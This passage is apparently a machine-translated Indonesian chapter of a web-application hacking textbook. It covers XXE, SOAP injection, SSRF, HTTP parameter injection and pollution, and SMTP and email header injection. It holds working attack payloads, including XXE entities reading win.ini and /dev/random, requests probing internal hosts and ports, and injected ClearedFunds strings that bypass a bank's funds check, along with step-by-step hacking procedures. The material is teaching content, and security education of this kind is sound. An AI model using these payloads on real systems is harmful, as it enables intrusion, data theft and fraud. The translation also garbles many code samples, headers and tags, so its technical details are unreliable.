Selain itu, spesifikasi XML memungkinkan entitas untuk didefinisikan menggunakan referensi eksternal, yang nilainya diambil secara dinamis oleh parser XML. Definisi entitas eksternal ini menggunakan format URL dan dapat merujuk ke URL web eksternal atau sumber daya pada sistem file lokal. Parser XML mengambil konten dari URL atau file yang ditentukan dan menggunakanannya sebagai nilai entitas yang ditentukan. Jika aplikasi mengembalikan dalam tanggapannya bagian mana pun dari data XML yang menggunakan entitas yang ditentukan secara eksternal, konten file atau URL yang ditentukan dikembalikan dalam tanggapan.

Entitas eksternal dapat ditentukan dalam permintaan berbasis XML penyerang dengan menambahkan yang cocokDOKTIPElemen ke XML (atau dengan memodifikasi elemen jika sudah ada). Referensi entitas eksternal ditentukan menggunakanSISTEM kata kunci, dan definisinya adalah URL yang mungkin menggunakan:mengajukan:protokol.

Dalam contoh sebelumnya, penyerang dapat mengirimkan permintaan berikut, yang mendefinisikan entitas eksternal XML yang mereferensikan file pada sistem file server:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1 Host:
mdsec.net
Tipe-Konten: teks/xml; charset=UTF-8 Konten-
Panjang: 115
```

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///windows/win.ini" >]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

Hal ini menyebabkan parser XML mengambil konten dari file yang ditentukan dan menggunakanannya sebagai pengganti referensi entitas yang ditentukan, yang telah digunakan penyerang dalamIstilah Pencarianelemen. Karena nilai elemen ini bergema dalam respons aplikasi, hal ini menyebabkan server merespons dengan isi file, sebagai berikut:

```
HTTP/1.1 200 oke
Tipe-Konten: teks/xml; charset=utf-8 Panjang
Konten: 556
```

```
<Search><SearchResult>Tidak ada hasil yang ditemukan untuk ekspresi: ; untuk dukungan aplikasi 16-bit
[font]
[ekstensi]
[ekstensi mci]
[file]
...
```

**COBALAH!**

<http://mdsec.net/search/128/>

Selain menggunakan protokol untuk menentukan sumber daya pada sistem file lokal, penyerang dapat menggunakan protokol seperti http: untuk menyebabkan server mengambil sumber daya di seluruh jaringan. URL ini dapat menentukan host, alamat IP, dan port arbitrer. Mereka memungkinkan penyerang untuk berinteraksi dengan layanan jaringan pada sistem back-end yang tidak dapat dijangkau secara langsung dari Internet. Sebagai contoh, serangan berikut mencoba menyambung ke server email yang berjalan di port 25 pada alamat IP pribadi 192.168.1.1:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://192.168.1.1:25" >]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

Teknik ini memungkinkan berbagai serangan dilakukan:

- Penyerang dapat menggunakan aplikasi sebagai proxy, mengambil konten sensitif dari server web mana pun yang dapat dijangkau aplikasi, termasuk yang berjalan secara internal di dalam organisasi pada ruang alamat pribadi yang tidak dapat dirutekan.
- Penyerang dapat mengeksplorasi kerentanan pada aplikasi web back-end, asalkan ini dapat dieksplorasi melalui URL.
- Penyerang dapat menguji port terbuka pada sistem back-end dengan menelusuri sejumlah besar alamat IP dan nomor port. Dalam beberapa kasus, perbedaan waktu dapat digunakan untuk menyimpulkan status port yang diminta. Dalam kasus lain, spanduk layanan dari beberapa layanan sebenarnya dapat dikembalikan dalam respons aplikasi.

Terakhir, jika aplikasi mengambil entitas eksternal tetapi tidak mengembalikannya sebagai tanggapan, masih mungkin menyebabkan penolakan layanan dengan membaca aliran file tanpa batas. Misalnya:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM " file:///dev/random" >]>
```

## **Menyuntikkan ke Layanan SOAP**

Simple Object Access Protocol (SOAP) adalah teknologi komunikasi berbasis pesan yang menggunakan format XML untuk mengenkapsulasi data. Ini dapat digunakan untuk berbagi informasi dan mengirimkan pesan antar sistem, meskipun ini berjalan pada sistem operasi dan arsitektur yang berbeda. Penggunaan utamanya adalah dalam layanan web. Dalam konteks aplikasi web yang diakses browser, Anda kemungkinan besar akan menemukan SOAP dalam komunikasi yang terjadi antara komponen aplikasi back-end.

SOAP sering digunakan dalam aplikasi perusahaan berskala besar di mana tugas individu dilakukan oleh komputer yang berbeda untuk meningkatkan kinerja. Hal ini juga sering ditemukan dimana aplikasi web telah di-deploy sebagai ujung depan dari aplikasi yang sudah ada. Dalam situasi ini, komunikasi antar komponen yang berbeda dapat diimplementasikan menggunakan SOAP untuk memastikan modularitas dan interoperabilitas.

Karena XML adalah bahasa yang ditafsirkan, SOAP berpotensi rentan terhadap injeksi kode dengan cara yang sama seperti contoh lain yang telah dijelaskan. Elemen XML direpresentasikan secara sintaksis, menggunakan metakarakter <, >, dan /. Jika data yang disediakan pengguna yang berisi karakter ini dimasukkan langsung ke dalam pesan SOAP, penyerang mungkin dapat mengganggu struktur pesan dan karenanya mengganggu logika aplikasi atau menyebabkan efek lain yang tidak diinginkan.

Pertimbangkan aplikasi perbankan di mana pengguna melakukan transfer dana menggunakan permintaan HTTP seperti berikut:

```
POST /bank/27/Default.aspx HTTP/1.0 Host:
mdsec.net
Konten-Panjang: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Kirim
```

Dalam proses memproses permintaan ini, pesan SOAP berikut dikirim antara dua komponen back-end aplikasi:

```
<sabun: Amplop xmlns: sabun ="http://www.w3.org/2001/12/soap-envelope">
 <sabun:Tubuh>
 <pre:Add xmlns:pre=http://target/lists soap:encodingStyle= "http://
www.w3.org/2001/12/soap-encoding">
 <Akun>
 <FromAccount>18281008</FromAccount>
 <Jumlah>1430</Jumlah>
 <ClearedFunds>Salah</ClearedFunds>
 <ToAccount>08447656</ToAccount> </
 Account>
 </pra:Tambahkan>
 </ sabun: Tubuh>
</ sabun: Amplop>
```

Perhatikan bagaimana elemen XML dalam pesan sesuai dengan parameter dalam permintaan HTTP, dan juga penambahan fileClearedFundselemen. Pada titik ini dalam logika aplikasi, telah ditentukan bahwa dana yang tersedia tidak mencukupi untuk melakukan transfer yang diminta dan telah menyetel nilai elemen ini kePALSU. Akibatnya, komponen yang menerima pesan SOAP tidak menindaklanjutinya.

Dalam situasi ini, ada berbagai cara di mana Anda dapat menginjeksi pesan SOAP dan karenanya mengganggu logika aplikasi. Misalnya, mengirimkan permintaan berikut menyebabkan tambahanClearedFunds elemen yang akan dimasukkan ke dalam pesan sebelum elemen asli (dengan tetap mempertahankan validitas sintaksis SQL). Jika aplikasi memproses yang pertama ClearedFundselemen yang ditemui, Anda mungkin berhasil melakukan transfer saat tidak ada dana yang tersedia:

```
POST /bank/27/Default.aspx HTTP/1.0 Host:
mdsec.net
```

Konten-Panjang: 119

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True </
ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Kirim
```

Di sisi lain, jika aplikasi memproses yang terakhir ClearedFunds elemen yang ditemuinya, Anda bisa menyuntikkan serangan serupa ke dalam Ke rekening parameter.

Jenis serangan yang berbeda adalah menggunakan komentar XML untuk menghapus bagian dari pesan SOAP asli dan mengganti elemen yang dihapus dengan milik Anda. Misalnya, permintaan berikut menyuntikkan a ClearedFunds elemen melalui jumlah parameter, menyediakan tag pembuka untuk Ke rekening elemen, membuka komentar, dan menutup komentar di Ke rekening parameter, dengan demikian menjaga validitas sintaksis XML:

```
POST /bank/27/Default.aspx HTTP/1.0 Host:
```

```
mdsec.net
```

Konten-Panjang: 125

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True </
ClearedFunds><ToAccount><!--&ToAccount-->08447656&Submit=Kirim
```

Jenis serangan lebih lanjut adalah mencoba menyelesaikan seluruh pesan SOAP dari dalam parameter yang disuntikkan dan mengomentari sisa pesan. Namun, karena komentar pembuka tidak akan cocok dengan komentar penutup, serangan ini menghasilkan XML yang benar-benar tidak valid, yang akan ditolak oleh banyak parser XML. Serangan ini kemungkinan besar hanya bekerja terhadap parser XML buatan sendiri yang dibuat sendiri, daripada pustaka parsing XML apa pun:

```
POST /bank/27/Default.aspx HTTP/1.0 Host:
```

```
mdsec.net
```

Konten-Panjang: 176

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>Benar </
ClearedFunds>
<ToAccount>08447656</ToAccount></Account></pre:Add></soap:Body> </
soap:Envelope>
<!--&Kirim=Kirim
```

#### COBALAH!

Contoh ini berisi pesan kesalahan bermanfaat yang memungkinkan Anda menyempurnakan serangan Anda:

<http://mdsec.net/bank/27/>

Contoh berikut berisi kerentanan yang sama, tetapi umpan balik kesalahan jauh lebih jarang. Lihat betapa sulitnya mengeksplorasi injeksi SOAP tanpa pesan kesalahan yang membantu?

<http://mdsec.net/bank/18/> <http://mdsec.net/bank/6/>

## Menemukan dan Memanfaatkan Injeksi SOAP

Injeksi SOAP mungkin sulit untuk dideteksi, karena menyediakan metakarakter XML dengan cara yang tidak dibuat akan merusak format pesan SOAP, sering kali menghasilkan pesan kesalahan yang tidak informatif. Namun demikian, langkah-langkah berikut dapat digunakan untuk mendeteksi kerentanan injeksi SOAP dengan tingkat keandalan.

### LANGKAH HACK

1. Kirimkan tag penutup XML nakal seperti `</foo>di` setiap parameter secara bergantian. Jika tidak terjadi kesalahan, input Anda mungkin tidak dimasukkan ke dalam pesan SOAP, atau sedang disanitasi dengan cara tertentu.
2. Jika terjadi kesalahan, kirimkan pasangan tag pembuka dan penutup yang valid, seperti `<foo></foo>`. Jika ini menyebabkan kesalahan menghilang, aplikasi mungkin rentan.
3. Dalam beberapa situasi, data yang dimasukkan ke dalam pesan berformat XML selanjutnya dibaca kembali dari bentuk XML dan dikembalikan ke pengguna. Jika item yang Anda ubah dikembalikan dalam respons aplikasi, lihat apakah konten XML apa pun yang Anda kirimkan dikembalikan dalam bentuk yang identik atau telah dinormalisasi dalam beberapa cara. Kirimkan dua nilai berikut secara bergantian:  
`tes<foo/>`  
`tes<foo></foo>`  
Jika Anda menemukan bahwa salah satu item dikembalikan sebagai yang lain, atau hanya sebagaites, Anda dapat yakin bahwa masukan Anda dimasukkan ke dalam pesan berbasis XML.
4. Jika permintaan HTTP berisi beberapa parameter yang mungkin ditempatkan ke dalam pesan SOAP, coba masukkan karakter komentar pembuka (`<!--`) ke dalam satu parameter dan karakter komentar penutup (`-->`) ke dalam parameter lainnya. Kemudian alihkan ini (karena Anda tidak memiliki cara untuk mengetahui di mana urutan parameter muncul). Melakukannya dapat memiliki efek mengomentari sebagian dari pesan SOAP server. Hal ini dapat menyebabkan perubahan dalam logika aplikasi atau mengakibatkan kondisi kesalahan yang berbeda yang dapat membocorkan informasi.

Jika injeksi SOAP sulit dideteksi, maka akan lebih sulit untuk dieksplorasi. Dalam sebagian besar situasi, Anda perlu mengetahui struktur XML yang mengelilingi data Anda untuk menyediakan input buatan yang mengubah pesan tanpa membatalkannya. Di semua pengujian sebelumnya, cari pesan kesalahan apa pun yang mengungkapkan detail apa pun tentang pesan SOAP yang sedang diproses. Jika Anda beruntung, pesan verbose akan mengungkapkan seluruh pesan, memungkinkan Anda membangun nilai yang dibuat untuk mengeksplorasi kerentanan. Jika Anda tidak beruntung, Anda mungkin terbatas pada tebakan murni, yang kemungkinan besar tidak akan berhasil.

## Mencegah Injeksi Sabun

Anda dapat mencegah injeksi SOAP dengan menggunakan filter validasi batas pada setiap titik di mana data yang disediakan pengguna dimasukkan ke dalam pesan SOAP (lihat Bab 2). Ini harus dilakukan baik pada data yang telah segera diterima dari pengguna dalam permintaan saat ini maupun pada data apa pun yang dipertahankan dari permintaan sebelumnya atau dihasilkan dari pemrosesan lain yang menggunakan data pengguna sebagai input.

Untuk mencegah serangan yang dijelaskan, aplikasi harus menyandikan HTML setiap metakarakter XML yang muncul di input pengguna. Pengkodean HTML melibatkan penggantian karakter literal dengan entitas HTML yang sesuai. Ini memastikan bahwa penafsir XML memperlakukannya sebagai bagian dari nilai data elemen yang relevan dan bukan sebagai bagian dari struktur pesan itu sendiri. Berikut adalah penyandian HTML dari beberapa karakter bermasalah yang umum:

- <— &lt;
- > — &gt;
- / — 47;

## Menyuntikkan ke Permintaan HTTP Back-end

---

Bagian sebelumnya menjelaskan bagaimana beberapa aplikasi memasukkan data yang disediakan pengguna ke dalam permintaan SOAP back-end ke layanan yang tidak dapat diakses langsung oleh pengguna. Secara lebih umum, aplikasi dapat menyematkan input pengguna dalam segala jenis permintaan HTTP back-end, termasuk yang mengirimkan parameter sebagai pasangan nama-nilai biasa. Perilaku semacam ini seringkali rentan terhadap serangan, karena aplikasi seringkali secara efektif memproksi URL atau parameter yang disediakan oleh pengguna. Serangan terhadap fungsi ini dapat dibagi ke dalam kategori berikut:

- **Pengalihan HTTP sisi server** serangan memungkinkan penyerang menentukan sumber daya atau URL arbitrer yang kemudian diminta oleh server aplikasi front-end.
- **Injeksi parameter HTTP (HPI)** serangan memungkinkan penyerang menyuntikkan parameter arbitrer ke dalam permintaan HTTP back-end yang dibuat oleh server aplikasi. Jika penyerang menyuntikkan parameter yang sudah ada di permintaan back-end, serangan polusi parameter HTTP (HPP) dapat digunakan untuk mengganti nilai parameter asli yang ditentukan oleh server.

### Pengalihan HTTP sisi server

Kerentanan pengalihan sisi server muncul saat aplikasi mengambil input yang dapat dikontrol pengguna dan memasukkannya ke dalam URL yang diambilnya menggunakan permintaan HTTP backend. Input yang disediakan pengguna dapat terdiri dari seluruh URL yang diambil, atau aplikasi dapat melakukan beberapa pemrosesan di dalamnya, seperti menambahkan sufiks standar.

Permintaan HTTP back-end mungkin ke domain di Internet publik, atau mungkin ke server internal yang tidak dapat diakses langsung oleh pengguna. Konten yang diminta mungkin merupakan inti dari fungsionalitas aplikasi, seperti antarmuka ke gateway pembayaran. Atau mungkin lebih periferal, seperti konten statis yang diambil dari pihak ketiga. Teknik ini sering digunakan untuk menyatukan beberapa komponen aplikasi internal dan eksternal yang berbeda menjadi satu aplikasi depan yang menangani kontrol akses dan manajemen sesi atas nama sistem lain ini. Jika penyerang dapat mengontrol alamat IP atau nama host yang digunakan dalam permintaan HTTP back-end, dia dapat menyebabkan server aplikasi terhubung ke sumber daya arbitrer dan terkadang mengambil konten respons back-end.

Pertimbangkan contoh permintaan front-end berikut, di mana lokasi parameter digunakan untuk menentukan versi file CSS mana yang ingin digunakan klien:

```
POST /akun/rumah HTTP/1.1
Tipe-Konten: application/x-www-form-urlencoded Host: wahh-
blogs.net
Konten-Panjang: 65
view=default&loc=online.wahh-blogs.net/css/wahh.css
```

Jika tidak ada validasi URL yang ditentukan dalam lokasi parameter, penyerang dapat menentukan nama host sewenang-wenang di tempat online.wahh-blogs.net. Aplikasi mengambil sumber daya yang ditentukan, memungkinkan penyerang menggunakan aplikasi sebagai proxy untuk layanan back-end yang berpotensi sensitif. Dalam contoh berikut, penyerang menyebabkan aplikasi tersambung ke layanan SSH back-end:

```
POST /akun/rumah HTTP/1.1
Tipe-Konten: application/x-www-form-urlencoded Host:
blogs.mdsec.net
Konten-Panjang: 65
lihat=default&loc=192.168.0.1:22
```

Tanggapan aplikasi termasuk spanduk dari layanan SSH yang diminta:

```
HTTP/1.1 200 oke
Koneksi: tutup
```

SSH-2.0-OpenSSH\_4.2 Protokol tidak cocok.

Penyerang dapat mengeksplorasi bug pengalihan HTTP sisi server untuk secara efektif menggunakan aplikasi yang rentan sebagai proxy HTTP terbuka untuk melakukan berbagai serangan lebih lanjut:

- Penyerang mungkin dapat menggunakan proxy untuk menyerang sistem pihak ketiga di Internet. Lalu lintas berbahaya tampaknya berasal dari server tempat aplikasi yang rentan sedang berjalan.
- Penyerang mungkin dapat menggunakan proxy untuk terhubung ke sembarang host di jaringan internal organisasi, sehingga mencapai target yang tidak dapat diakses langsung dari Internet.

- Penyerang mungkin dapat menggunakan proxy untuk terhubung kembali ke layanan lain yang berjalan di server aplikasi itu sendiri, menghindari batasan firewall dan berpotensi mengeksplorasi hubungan kepercayaan untuk melewati otentikasi.
- Terakhir, fungsi proxy dapat digunakan untuk mengirimkan serangan seperti skrip lintas situs dengan menyebabkan aplikasi menyertakan konten yang dikontrol penyerang dalam responsnya (lihat Bab 12 untuk detail lebih lanjut).

#### LANGKAH HACK

1. Identifikasi setiap parameter permintaan yang tampaknya berisi nama host, alamat IP, atau URL lengkap.
2. Untuk setiap parameter, ubah nilainya untuk menentukan sumber daya alternatif, serupa dengan yang diminta, dan lihat apakah sumber daya tersebut muncul dalam respons server.
3. Coba tentukan URL yang menargetkan server di Internet yang Anda kontrol, dan pantau server tersebut untuk koneksi masuk dari aplikasi yang Anda uji.
4. Jika tidak ada koneksi masuk yang diterima, pantau waktu yang dibutuhkan aplikasi untuk merespons. Jika ada penundaan, permintaan back-end aplikasi mungkin kehabisan waktu karena pembatasan jaringan pada koneksi keluar.
5. Jika Anda berhasil menggunakan fungsionalitas untuk terhubung ke sembarang URL, coba lakukan serangan berikut:
  - A. Tentukan apakah nomor port dapat ditentukan. Misalnya, Anda mungkin menyediakan `http://mdattacker.net:22`.
  - B. Jika berhasil, coba lakukan port-scan pada jaringan internal dengan menggunakan alat seperti Burp Intruder untuk terhubung ke berbagai alamat IP dan port secara berurutan (lihat Bab 14).
  - C. Coba sambungkan ke layanan lain di alamat loopback server aplikasi.
  - D. Coba muat halaman web yang Anda kontrol ke dalam respons aplikasi untuk mengirimkan serangan skrip lintas situs.

**CATAT** Beberapa API pengalihan sisi server, seperti `Server.Transfer()` Dan `Server.Jalankan()` di ASP.NET, izinkan pengalihan hanya ke URL relatif di host yang sama. Fungsionalitas yang meneruskan input yang diberikan pengguna ke salah satu metode ini masih berpotensi dieksplorasi untuk mengeksplorasi hubungan kepercayaan dan mengakses sumber daya di server yang dilindungi oleh autentikasi tingkat platform.

**COBALAH!**

```
http://mdsec.net/updates/97/ http://
mdsec.net/updates/99/
```

## Injeksi Parameter HTTP

Injeksi parameter HTTP (HPI) muncul ketika parameter yang disediakan pengguna digunakan sebagai parameter dalam permintaan HTTP back-end. Pertimbangkan variasi fungsi transfer bank berikut yang sebelumnya rentan terhadap injeksi SOAP:

```
POST /bank/48/Default.aspx HTTP/1.0 Host:
mdsec.net
Konten-Panjang: 65
```

```
FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Kirim
```

Permintaan front-end ini, dikirim dari browser pengguna, menyebabkan aplikasi membuat permintaan HTTP back-end lebih lanjut ke server web lain dalam infrastruktur bank. Dalam permintaan back-end ini, aplikasi menyalin beberapa nilai parameter dari permintaan front-end:

```
POST /doTransfer.asp HTTP/1.0 Host:
mdsec-mgr.int.mdsec.net Content-
Length: 44
fromacc=18281008&jumlah=1430&toacc=08447656
```

Permintaan ini menyebabkan server back-end memeriksa apakah dana yang telah dibersihkan tersedia untuk melakukan transfer dan, jika demikian, untuk melaksanakannya. Namun, server frontend secara opsional dapat menentukan bahwa dana yang dibersihkan tersedia, dan oleh karena itu melewati pemeriksaan, dengan menyediakan parameter berikut:

dana dibersihkan = benar

Jika penyerang mengetahui perilaku ini, dia dapat mencoba melakukan serangan HPI untuk menyuntikkan com.clearedfunds parameter ke dalam permintaan back-end. Untuk melakukan ini, dia menambahkan parameter yang diperlukan ke akhir nilai parameter yang ada dan URL-mengkodekan karakter & dan =, yang digunakan untuk memisahkan nama dan nilai:

```
POST /bank/48/Default.aspx HTTP/1.0 Host:
mdsec.net
Konten-Panjang: 96
```

```
FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtru
e&Submit=Kirim
```

Saat server aplikasi memproses permintaan ini, URL-menerjemahkan nilai parameter dengan cara biasa. Jadi nilai dariKe rekeningparameter yang diterima aplikasi front-end adalah sebagai berikut:

```
08447656&dana dibersihkan=benar
```

Jika aplikasi front-end tidak memvalidasi nilai ini dan meneruskannya melalui unsanitized ke dalam permintaan back-end, permintaan back-end berikut akan dibuat, yang berhasil melewati pemeriksaan dana yang telah dikliring:

```
POST /doTransfer.asp HTTP/1.0 Host:
mdsec-mgr.int.mdsec.net Content-
Length: 62
```

```
fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true
```

#### COBALAH!

```
http://mdsec.net/bank/48/
```

**CATATA** Berbeda dengan injeksi SOAP, menyuntikkan parameter tak terduga yang sewenang-wenang ke dalam permintaan back-end tidak mungkin menyebabkan kesalahan apa pun. Oleh karena itu, serangan yang sukses biasanya membutuhkan pengetahuan yang tepat tentang parameter back-end yang digunakan. Meskipun ini mungkin sulit untuk ditentukan dalam konteks blackbox, mungkin mudah jika aplikasi menggunakan komponen pihak ketiga yang kodennya dapat diperoleh dan diteliti.

### ***Polusi Parameter HTTP***

HPP adalah teknik serangan yang muncul dalam berbagai konteks (lihat Bab 12 dan 13 untuk contoh lainnya) dan sering berlaku dalam konteks serangan HPI.

Spesifikasi HTTP tidak memberikan pedoman tentang bagaimana perilaku server web ketika permintaan berisi beberapa parameter dengan nama yang sama. Dalam praktiknya, server web yang berbeda berperilaku dengan cara yang berbeda. Berikut adalah beberapa perilaku umum:

- Gunakan instance pertama dari parameter.
- Gunakan instance terakhir dari parameter.
- Gabungkan nilai parameter, mungkin menambahkan pemisah di antara keduanya.
- Bangun array yang berisi semua nilai yang disediakan.

Dalam contoh HPI sebelumnya, penyerang dapat menambahkan parameter baru ke permintaan back-end. Faktanya, dalam praktiknya lebih mungkin bahwa permintaan yang dapat disuntikkan oleh penyerang sudah berisi parameter dengan nama he

sedang menargetkan. Dalam situasi ini, penyerang dapat menggunakan kondisi HPI untuk menyuntikkan contoh kedua dari parameter yang sama. Perilaku aplikasi yang dihasilkan kemudian bergantung pada bagaimana server HTTP back-end menangani parameter duplikat. Penyerang mungkin dapat menggunakan teknik HPP untuk "mengganti" nilai parameter asli dengan nilai parameter yang disuntikkan.

Misalnya, jika permintaan back-end asli adalah sebagai berikut:

```
POST /doTransfer.asp HTTP/1.0 Host:
mdsec-mgr.int.mdsec.net Content-
Length: 62
```

```
fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656
```

dan server back-end menggunakan instance pertama dari parameter duplikat apa pun, penyerang dapat menempatkan serangan ke dalam parameter dalam permintaan front-end:

```
POST /bank/52/Default.aspx HTTP/1.0 Host:
mdsec.net
Konten-Panjang: 96
```

```
FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=0844765
6&Kirim=Kirim
```

Sebaliknya, dalam contoh ini, jika server back-end menggunakan contoh terakhir dari setiap parameter yang digandakan, penyerang dapat menempatkan serangan ke dalam parameter dalam permintaan front-end.

#### COBALAH!

```
http://mdsec.net/bank/52/ http://
mdsec.net/bank/57/
```

Hasil serangan HPP sangat bergantung pada bagaimana server aplikasi target menangani beberapa kejadian dari parameter yang sama, dan titik penyisipan yang tepat dalam permintaan back-end. Ini memiliki konsekuensi yang signifikan jika dua teknologi perlu memproses permintaan HTTP yang sama. Firewall aplikasi web atau proksi terbalik dapat memproses permintaan dan meneruskannya ke aplikasi web, yang dapat melanjutkan untuk membuang variabel, atau bahkan membuat string dari bagian permintaan yang sebelumnya berbeda!

Makalah bagus yang mencakup perilaku berbeda dari server aplikasi umum dapat ditemukan di sini:

[www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf)

### **Serangan Terhadap Terjemahan URL**

Banyak server menulis ulang URL yang diminta pada saat kedatangan untuk memetakannya ke fungsi back-end yang relevan dalam aplikasi. Selain penulisan ulang URL konvensional, perilaku ini dapat muncul dalam konteks parameter gaya REST, pembungkus navigasi khusus, dan metode terjemahan URL lainnya. Jenis pemrosesan yang melibatkan perilaku ini rentan terhadap serangan HPI dan HPP.

Untuk kesederhanaan dan untuk membantu navigasi, beberapa aplikasi menempatkan nilai parameter di dalam jalur file URL, bukan string kueri. Ini sering dapat dicapai dengan beberapa aturan sederhana untuk mengubah URL dan meneruskannya ke tujuan yang sebenarnya. Pengikutmod\_rewriteaturan di Apache digunakan untuk menangani akses publik ke profil pengguna:

```
RewriteCond %{THE_REQUEST} ^[AZ]{3,9}\ /pub/user/[^\&]*\ HTTP/ RewriteRule ^pub/user/([^\.]+)$ /inc/user_mngr.php?mode=tampilan&nama=$1
```

Aturan ini menerima permintaan yang menyenangkan secara estetika seperti:

```
/pub/pengguna/marcus
```

dan mengubahnya menjadi permintaan back-end untuk melihat fungsionalitas yang terkandung dalam halaman manajemen pengguna user\_mngr.php. Ini menggerakkan marcus parameter ke dalam string kueri dan menambahkan modus = lihat parameter:

```
/inc/user_mngr.php?mode=view&name=marcus
```

Dalam situasi ini, dimungkinkan untuk menggunakan serangan HPI untuk menginjeksi sedikit mode parameter ke dalam URL yang ditulis ulang. Misalnya, jika penyerang meminta ini:

```
/pub/pengguna/marcus%26mode=edit
```

nilai URL-decoded disematkan dalam URL yang ditulis ulang sebagai berikut:

```
/inc/user_mngr.php?mode=view&name=marcus&mode=edit
```

Seperti yang dijelaskan untuk serangan HPP, keberhasilan exploit ini bergantung pada bagaimana server menangani parameter yang sekarang diduplikasi. Pada platform PHP, file mode parameter diperlakukan sebagai memiliki nilai sunting, sehingga serangan berhasil.

**LANGKAH HACK**

1. Targetkan setiap parameter permintaan secara bergantian, dan coba tambahkan parameter baru yang disuntikkan menggunakan berbagai sintaks:
  - **%26foo%3dbar —berenkode URL &foo=bar**
  - **%3bfoo%3dbar —disandikan URL;foo=bar**
  - **%2526foo%253dbar —Bersandi URL ganda &foo=bar**
2. Identifikasi setiap kejadian di mana aplikasi berperilaku seolah-olah parameter asli tidak dimodifikasi. (Ini hanya berlaku untuk parameter yang biasanya menyebabkan beberapa perbedaan dalam respons aplikasi saat dimodifikasi.)
3. Setiap instance yang diidentifikasi pada langkah sebelumnya memiliki peluang injeksi parameter. Mencoba memasukkan parameter yang diketahui di berbagai titik dalam permintaan untuk melihat apakah parameter tersebut dapat mengganti atau mengubah parameter yang ada. Misalnya:  
**FromAccount=18281008%26Amount%3d4444&Amount=1430&ToAccount=08447656**
4. Jika ini menyebabkan nilai baru menimpa yang sudah ada, tentukan apakah Anda dapat melewati validasi front-end dengan memasukkan nilai yang dibaca oleh server back-end.
5. Ganti parameter yang dikenal yang disuntikkan dengan nama parameter tambahan seperti yang dijelaskan untuk pemetaan aplikasi dan penemuan konten di Bab 4.
6. Uji toleransi aplikasi terhadap beberapa pengiriman dari parameter yang sama dalam satu permintaan. Kirimkan nilai redundan sebelum dan sesudah parameter lain, dan di lokasi berbeda dalam permintaan (dalam string kueri, cookie, dan isi pesan).

## Menyuntikkan ke Layanan Surat

Banyak aplikasi berisi fasilitas bagi pengguna untuk mengirimkan pesan melalui aplikasi tersebut, seperti melaporkan masalah ke personel pendukung atau memberikan umpan balik tentang situs web. Fasilitas ini biasanya diimplementasikan dengan berinteraksi dengan server mail (atau SMTP). Biasanya, input yang disediakan pengguna dimasukkan ke dalam SMTP

percakapan yang dilakukan server aplikasi dengan server email. Jika penyerang dapat mengirimkan input buatan yang sesuai yang tidak difilter atau disanitasi, dia mungkin dapat menyuntikkan perintah SMTP yang sewenang-wenang ke dalam percakapan ini.

Dalam kebanyakan kasus, aplikasi memungkinkan Anda untuk menentukan konten pesan dan alamat email Anda sendiri (yang dimasukkan ke dalam bidang Dari email yang dihasilkan). Anda juga dapat menentukan subjek pesan dan detail lainnya. Bidang relevan apa pun yang Anda kendalikan mungkin rentan terhadap injeksi SMTP.

Kerentanan injeksi SMTP sering dieksplorasi oleh spammer yang memindai Internet untuk mencari formulir email yang rentan dan menggunakannya untuk menghasilkan email gangguan dalam jumlah besar.

## Manipulasi Header Email

Pertimbangkan bahwa feedback tentang aplikasi

The screenshot shows a web-based feedback form. It has three main input fields: 'Your email address\*' containing 'marcus@wahh-mail.com', 'Subject' containing 'Site problem', and 'Comment\*' containing 'Confirm Order page doesn't load'. Below these fields are two buttons: 'Submit comments' and 'Reset'.

Gambar 10-6:Formulir umpan balik situs yang khas

Di sini, pengguna dapat menentukan alamat Dari dan isi pesan. Aplikasi meneruskan input ini ke PHPsurat()perintah, yang membuat email dan melakukan percakapan SMTP yang diperlukan dengan server email yang dikonfigurasi. Surat yang dihasilkan adalah sebagai berikut:

Kepada: admin@wahh-app.com  
Dari: marcus@wahh-mail.com  
Subjek: Masalah situs

Halaman Konfirmasi Pesanan tidak dimuat

PHPsurat()perintah menggunakan antambah\_headerparameter untuk mengatur alamat Dari pesan. Parameter ini juga digunakan untuk menentukan header lain, termasuk Cc dan Bcc, dengan memisahkan setiap header yang diperlukan dengan karakter baris baru. Oleh karena itu, seorang penyerang dapat menyebabkan pesan dikirim ke sembarang penerima dengan menyuntikkan salah satu header ini ke dalam field From, seperti yang diilustrasikan pada Gambar 10-7.

Your email address\*: marcus@wahh-mail.com%0aBcc:all@wahh-othercompany.com

Subject: Site problem

Comment\*: Confirm Order page doesn't load

**Gambar 10-7:**Serangan injeksi header email

Hal ini menyebabkan perintah untuk menghasilkan pesan berikut:

Kepada: admin@wahh-app.com  
 Dari: marcus@wahh-mail.com Bcc:  
 all@wahh-othercompany.com Subject:  
 Masalah situs

Halaman Konfirmasi Pesanan tidak dimuat

## Injeksi Perintah SMTP

Dalam kasus lain, aplikasi mungkin melakukan percakapan SMTP itu sendiri, atau mungkin meneruskan input yang disediakan pengguna ke komponen lain untuk melakukan ini. Dalam situasi ini, dimungkinkan untuk menyuntikkan perintah SMTP arbitrer langsung ke percakapan ini, berpotensi mengambil kendali penuh atas pesan yang dibuat oleh aplikasi.

Misalnya, pertimbangkan aplikasi yang menggunakan permintaan formulir berikut untuk mengirimkan umpan balik situs:

POST feedback.php HTTP/1.1 Host:  
 wahh-app.com  
 Konten-Panjang: 56

From=daf@wahh-mail.com &Subject=Situs+umpan balik&Pesan=foo

Ini menyebabkan aplikasi web melakukan percakapan SMTP dengan perintah berikut:

MAIL DARI: daf@wahh-mail.com RCPT  
 KE: feedback@wahh-app.com DATA

Dari: da f@wahh-mail.com Ke:  
 feedback@wahh-app.com Subjek:  
 Umpan balik situs  
 foo  
